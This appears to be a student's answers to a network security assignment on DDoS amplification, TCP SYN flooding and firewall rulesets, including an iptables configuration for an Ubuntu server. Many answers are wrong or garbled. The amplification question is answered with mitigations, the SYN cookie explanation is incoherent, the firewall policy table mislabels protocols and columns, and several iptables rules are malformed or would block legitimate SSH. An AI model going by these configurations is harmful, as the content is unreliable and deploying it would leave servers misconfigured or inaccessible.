attacks, as well as SYN spoofing attacks. Backscatter traffic does not provide information on attacks that don't use random source addresses, or on amplification attacks or reflection attacks.

7. [8 Marks] Imagine you are an attacker who wishes to launch an Amplification attack on a target host, but you do not want to utilise DNS servers. List and explain four criteria to select an alternative set of servers to utilise in your attack?

An amplification attack, also known as a smurf attack, is a DDoS attack in which it requires the attacker to do the following:

- Spoof the source address of the ICMP packet
- Send the packet to the broadcast address of the network.

In other words, the attacker exploits the vulnerabilities in DNS servers that increase the payload to break down the user's server.

1. Blackhole Routing:

DDoS blackhole routing is an effective countermeasure in mitigating a DDoS attack where the network traffic is routed into a black hole and thus becomes lost. There are a few ways to orchestrate this attack; use of protocols such as UDP which are connectionless. This means that there are no notifications of lost data to the source. Without specific restrictions, the network traffic will be routed to a null route and thus dropped from the network. However, protocols such as TCP, which are connected oriented, require a handshake to connect, and therefore a notification will be returned to the system if data is dropped. This method of mitigation may have consequences where it may seem unlikely for others to even mitigate a DDoS attack.

2. The Cloud:

Utilizing the cloud for DDoS prevention can provide advantages. For one, the cloud has much more bandwidth and resources than a regular private network. If the user solely relies on their hardware and physical systems to mitigate DDoS attacks, then they would require multiple layers of protection (similar to redundancy in engineering) because as soon as one fails, the entire system or network is compromised. Cloud-based apps, however, can handle harmful and malicious traffic before it reaches its target destination. Cloud technology may be at its infancy compared to physical systems, but it is gradually becoming a safe and secure option.

3. Response Plan:

Having a DDoS prevention plan ensures quick reaction to and mitigation of a malicious attack. These plans must be outlined clearly and avoid any opportunities for the attacker to exploit weaknesses in the target network, server, system or infrastructure.

The first step in mitigating an attack could be defining how the attack will conclude, which would mean quick preparation from the incident response team. Part of the plan could also include having a systems checklist and defining notification procedures.

4. Secure Network Infrastructure:

Advanced prevention and threat management systems like firewalls, VPNs, content filtering and other layers of DDoS mitigation protocols will be required to achieve a strategy of multi-level protection. However, mitigation against DDoS does not come exclusively from implementing said systems. Ensuring that systems are maintained and up to date is just as important, so as to prevent backdoor opportunities for attackers. Additionally, having other appropriate systems to defend against DDoS attacks will be useful in identifying traffic and sending back an immediate response.

8. [12 Marks Total] In a TCP SYN flooding attack, the attacker's goal is to flood and fill the TCP connection requests table of a target system. If the table is filled, the target system is unable to respond to legitimate connection requests.

Consider a target system with a table which holds 512 connection requests. The target system will retry to send the SYN-ACK packet (In response to Attacker's SYN packets) 5 times if it fails to receive an ACK packet in response. Each retry SYN-ACK packet will be sent at 15 second intervals. If no replies are received, it will purge the request from its table. Assume that the attacker has already filled the TCP connection request table on the target with an initial flood.

A. [2 Marks] At what rate must the attacker continue to send TCP connection requests to the target in order to make sure that the table remains full? Provide the answer with the necessary calculations.

B. [2 Marks] How much bandwidth does the attacker consume to continue this attack, if each TCP SYN packet is 80 bytes in size? Provide the answer with the necessary calculations.

C. [8 Marks] What countermeasures can be used to minimise or mitigate TCP SYN flooding attacks? list two and explain each in detail.

- 1. SYN Cookies:** We can mitigate TCP SYN flooding attacks by using a modified version of the TCP connection establishment process. SYN cookies are an effective countermeasure against SYN flood attacks. These cookies are a result of the design decisions behind establishing TCP connections. SYN avoids dropping associations when the line tops off; instead, they will continue and assume that the SYN line has been amplified. The server returns the SYN + ACK and then disposes the SYN line.
- 2. TCP Half-Open:** TCP connections are referred to as 'half-open' when the third step of the 3-way-handshake to the server fails or one of the hosts ends the connection by acknowledging the other. In a normal condition, the connections begin as: Host A will get SYN/ACK from Host B, increase its data, and then send the last ACK back to B. When B gets the final ACK, it has enough data for a two-way correspondence and the connection is left completely open. This means that both are in established states.

Part 2 Firewalls [24 Marks]

9. [14 Marks Total] As a system/network engineer you have been asked to create a firewall ruleset for a Server. The server offers the following services and characteristics:

- Operating system: Ubuntu 20.04.2 LTS
- Server's IP address: 10.10.4.1/24
- Services: SSH, Apache and PureFTPd

Other Information:

- Clients' networks: 10.10.5.0/24, 10.10.6.0/24, 10.10.7.0/24, 10.10.8.0/24
- Update server: us.archive.ubuntu.com Port 80

Requirements:

- Provide service for clients' incoming FTP requests.**
- Provide service for clients' incoming HTTP and HTTPS requests. Drop inbound traffic to port 80 (http) from source ports less than 1024.**
- Protect the server against ICMP ping flooding.**
- Provide remote SSH service for administrator from a remote system with an IP address of 10.10.8.1/24**
- Protect the server against SSH dictionary attack.**

f. Drop all incoming packets from reserved port 0 as well as all outbound traffic to port 0.

g. The server is not allowed to create any new outgoing connections, except for the download and installation of security updates.

A. [7 Marks] Create a firewall policy table for the server with the given information.

Use the template below.

No	Transport Protocol	Protocol	Source IP/Network	Dest. IP/Network	Source Port	Dest. Port	Action
e.g. 1	e.g. TCP	e.g. Telnet	e.g. 10.0.0.1	e.g. 130.195.4.30/24	e.g. any	e.g. 23	e.g. Allow

No	Transport Protocol	Protocol	Source IP/Network	Destination IP/Network	Source Port	Destination Port	Action
1	SMTP inbound	TCP	10.10.4.1/24	< 1024	Any	80	Allow
2	SMTP inbound	TCP	Any	Any	Any	20/21	Allow
3	ICMP outbound	TCP	Any	Any	Any	80	Deny
4	POP inbound	TCP	10.10.4.1/24	Any	10.10.5.0/24	22	Allow
5	POP inbound	TCP	10.10.4.1/24	Any	10.10.6.0/24	443	Allow
6	POP	TCP	10.10.4.	Any	10.0.7.0/	20	Allow

	inbound		1/24		24		
7	POP3/5 inbound	TCP	10.10.4.1/24	Any	10.10.8.0/24	23	Allow
8	SMTP outbound	TCP	10.10.4.1/24	Any	10.10.8.1/24	22	Allow
9	SMTP outbound	TCP	10.10.4.1/24	0	Any	0	Deny
10	SMTP/5 inbound	TCP	10.10.4.1/24	Any	Any	465	Deny

Application or Service	Internal Host Type	Location	Host Security Policy	Firewall Internal Security Policy	Firewall External Security Policy
FTP	Ubuntu	Any	Client Only	Allow	Deny
SSH	Ubuntu	Any	Secure Shell (SSH)	Allow	Application proxy with user authentication
Apache	Ubuntu	Any	Secure Shell (SSH)	Allow	
PureFTPd	Ubuntu	Any	Secure Shell (SSH)	Allow	Application proxy with user authentication
HTTP	Ubuntu	Any	Secure Shell (SSH)	Allow	Deny
HTTPS	Ubuntu	Any	Secure Shell (SSH)	Allow	Deny

B. [7 Marks] Write the appropriate set of iptables (netfilter) rules to fulfil the requirements

A

- `sudo iptables -A INPUT -p tcp --dport 1024 -m conntrack --ctstate ESTABLISHED,NEW -j ACCEPT`
- `sudo iptables -A OUTPUT -p tcp --dport 1024 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT`

B

- `sudo iptables -A INPUT -p tcp -m multiport --dports 80, 443 -m conntrack --ctstate NEW,ESTABLISHED -j ACCEPT`
- `sudo iptables -A OUTPUT -p tcp -m multiport --dports 80, 443 -m conntrack --ctstate ESTABLISHED -j ACCEPT`

C

- `sudo iptables -A INPUT -p icmp -m limit --limit 1/s --limit-burst 1 -j ACCEPT`
- `sudo iptables -A INPUT -p icmp -j DROP`
- `sudo iptables -A OUTPUT -p icmp -j ACCEPT`

D

- `sudo iptables -A INPUT -p tcp -s 10.10.8.1/24 --dport 22 -m conntrack -ctstate NEW,ESTABLISHED -j ACCEPT`
- `sudo iptables -A OUTPUT -p tcp --sport 22 -m conntrack -ctstate ESTABLISHED -j ACCEPT`

E

- `sudo iptables -N sshDictnryATK`
- `sudo iptables -A INPUT -p tcp --dport 22 -m state --state NEW -j sshDictnryATK`
- `sudo iptables -A sshDictnryATK -m recent --set --name SSH`
- `sudo iptables -A sshDictnryATK -m recent --name SSH -j DROP`

F

- `sudo iptables -A INPUT -j DROP -p tcp --destination-port 0 -i enp0s3`

G

- `sudo iptables -A INPUT -j DROP -p tcp --syn --destination-port "dport"`

10. [2 Marks] Write an iptables rule to direct all the DNS requests from your internal network to Google's 8.8.8.8 IP address and associated port.

`sudo iptables -t nat -A PREROUTING -i enp0s3 -p udp --dport 53 -j DNAT --to 8.8.8.8`

11. [8 Marks] Explain the capability and the process (i.e. procedure/steps) by which popular packet filtering firewalls such as iptables can be used to reduce the speed slow down (NOT stop!) the spread of worms and self-propagating malware?